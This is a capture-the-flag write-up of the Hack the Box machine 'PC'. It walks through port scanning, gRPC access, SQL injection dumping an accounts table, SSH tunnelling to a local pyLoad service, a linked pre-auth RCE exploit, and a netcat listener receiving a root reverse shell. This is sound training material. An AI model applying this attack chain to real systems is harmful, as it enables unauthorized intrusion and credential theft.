
Introduction

Link: https://app.hackthebox.com/machines/PC

PC is an easy Hack the Box machine featuring vulnerability discovery, SQL injection and tunnelling.


Enumeration

Ports 22 and 50051 were found to be open. Service information for 50051 was not available.



```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQChKXbRHNGTarynUVI8hN9pa0L2IvoasvTgCN80atXySpKMerjyMlVhG9QrJr62jtGg4J39fqxW06LmUCWBa0IxGF0thl2JCw3zyCqq0y8+hHZk0S3Wk9I
dNcvd2Idt7SBv7v7x+u/zuDEryDy8aiL1AoqU86YYyiZBl4d2J9HfrlhSBpwxInPjXTXcQHhLBU2a2NA4pDrE9TxVQNh75sq3+G9BdPDcwSx9Iz60oWlxiyLcoLxz7xNyBb3PiGT2lMDehJiWbKNEOb+JYp4j
Is90QcDsZTXUh3thK4BDjYT+XMmUOvinEeDFmDpeLOH2M42Zob0LtqtpDhZC+dKQkYSLeVAov2dclhIpiG12IzUCgcf+8h8rgJLDdWjkw+flh3yYnQKiDYvVC+gwXZdFMay7Ht9ciTBVtDnXpWHVVBpv4C7ef
dGGDShWIVZCIsLboVC+zx1/RfiAI5/O7qJkJVOQgHH/2Y2xqD/PX4T6XOQz1wtBw1893ofX3DhVokvy+nM=
|   256 8486a6e204abdff71d456ccf395809de (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPqhx1OUw1d98irA5Ii8PbhDG3KVbt59Om5InU2cjGNLHATQoSJZtm9DvtKZ+NRXNuQY/rARHH3BnnkiCSy
WWJc=
|   256 1aa89572515e8e3cf180f542fd0a281c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBG1KtV14ibJtSel8BP4JJntNT3hYMtFkmOgOVtyzX/R
50051/tcp open  unknown syn-ack
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
```

Googling leads us to the gRPC website: https://grpc.io/. Further research leads us to a github page: https://github.com/fullstorydev/grpcui. An error message pops up when attempting to connect: Failed to dial target host "10.129.202.15:50051": tls: first record does not look like a TLS handshake.




```
┌──(jezoos㉿maria)-[~/…/go/bin/grpcui/bin]
└─$ ./grpcui 10.129.202.15:50051
Failed to dial target host "10.129.202.15:50051": tls: first record does not look like a TLS handshake

┌──(jezoos㉿maria)-[~/…/go/bin/grpcui/bin]
└─$ ./grpcui -plaintext 10.129.202.15:50051
```

We can add flag ‘-plaintext’ which bypasses the TLS handshake.

Establishing foothold



gRPC Web UI

Connected to *10.129.202.15:50051*

Service name: SimpleApp

Method name: LoginUser

Request Metadata

Name	Value

Request Data

LoginUserRequest


username string □

password string □

Request Timeout

seconds

Credentials “admin:admin” work.



Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip


Response Data

```
{
  "message": "Your id is 621."
}
```

Response Trailers

token	b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODc3MzQ2ODl9.mQXe8NDB1_-PuAjmEJ8CVeNBx0udxT_KFTM9Bz4BDgw'

The parameter **‘id’** is vulnerable to SQL injection. The request was captured in burp and saved as sqli.req.




```
Table: accounts
[2 entries]
+------------------------+----------+
| password               | username |
+------------------------+----------+
| admin                  | admin    |
| [redacted]             | [redacted] |
+------------------------+----------+

[23:13:21] [INFO] table 'SQLite_masterdb.accounts' dumped to CSV file
[23:13:21] [INFO] fetching columns for table 'messages'
[23:13:21] [INFO] fetching entries for table 'messages'
Database: <current>
Table: messages
[1 entry]
+----+---------------------------------------------+----------+
| id | message                                     | username |
+----+---------------------------------------------+----------+
| 1  | The admin is working hard to fix the issues. | admin    |
+----+---------------------------------------------+----------+
```


Privilege Escalation

Active ports were found.



```
State         Recv-Q        Send-Q              Local Address:Port            Peer Address:Port       Process
LISTEN        0             5                       127.0.0.1:8000                 0.0.0.0:*
LISTEN        0             128                       0.0.0.0:9666                 0.0.0.0:*
LISTEN        0             4096                127.0.0.53%lo:53                   0.0.0.0:*
LISTEN        0             128                       0.0.0.0:22                   0.0.0.0:*
LISTEN        0             4096                            *:50051                      *:*
LISTEN        0             128                          [::]:22                      [::]:*
```


Looks like a login page.




```
sau@pc:~$ curl http://127.0.0.1:8000 -i
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 275
Location: /login?next=http%3A%2F%2F127.0.0.1%3A8000%2F
Vary: Accept-Encoding
Date: Sun, 25 Jun 2023 21:24:30 GMT
Server: Cheroot/8.6.0

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login?next=http%3A%2F%2F127.0.0.1%3A8000%2F">/login?next=http%3A%2F%2F127.0.0.1%3A8000
%2F</a>. If not, click the link.
```


Creating a tunnel so the page can be accessed from the attacking machine.



```
┌──(jezoos㉿maria)-[~/CTF/PC]
└─$ ssh -L 9000:127.0.0.1:8000 sau@pc.htb
The authenticity of host 'pc.htb (10.129.157.83)' can't be established.
ED25519 key fingerprint is SHA256:63yHg6metJY5dfzHxDVLi4Zpucku6SuRziVLenmSmZg.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pc.htb' (ED25519) to the list of known hosts.
sau@pc.htb's password:
Last login: Sun Jun 25 21:46:21 2023 from 10.10.14.119
sau@pc:~$ 
```




```
┌──(jezoos㉿maria)-[~/CTF/PC]
└─$ ss -tln
State      Recv-Q          Send-Q                     Local Address:Port
LISTEN     0               10                              127.0.0.1:44121
LISTEN     0               128                             127.0.0.1:9000
LISTEN     0               128                               0.0.0.0:22
LISTEN     0               50                     [::ffff:127.0.0.1]:39835
LISTEN     0               50                     [::ffff:127.0.0.1]:8080
LISTEN     0               128                                 [::1]:9000
LISTEN     0               128                                  [::]:22
```




```
┌──(jezoos㉿maria)-[~/CTF/PC]
└─$ curl http://localhost:9000 -I
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 275
Location: /login?next=http%3A%2F%2Flocalhost%3A9000%2F
Vary: Accept-Encoding
Date: Sun, 25 Jun 2023 22:01:04 GMT
Server: Cheroot/8.6.0
```

Accessing http://localhost:9000 redirects the user to a new login page.




localhost:9000/login?next=http%3A%2F%2Flocalhost%3A9000%2F



A known vulnerability exists:

https://github.com/bAuh0lz/CVE-2023-0297_Pre-auth_RCE_in_pyLoad

A reverse shell connection is received as root.



```
┌──(jezoos㉿maria)-[~/CTF/PC]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.119] from (UNKNOWN) [10.129.157.83] 40152
bash: cannot set terminal process group (967): Inappropriate ioctl for device
bash: no job control in this shell
root@pc:~/.pyload/data# 
```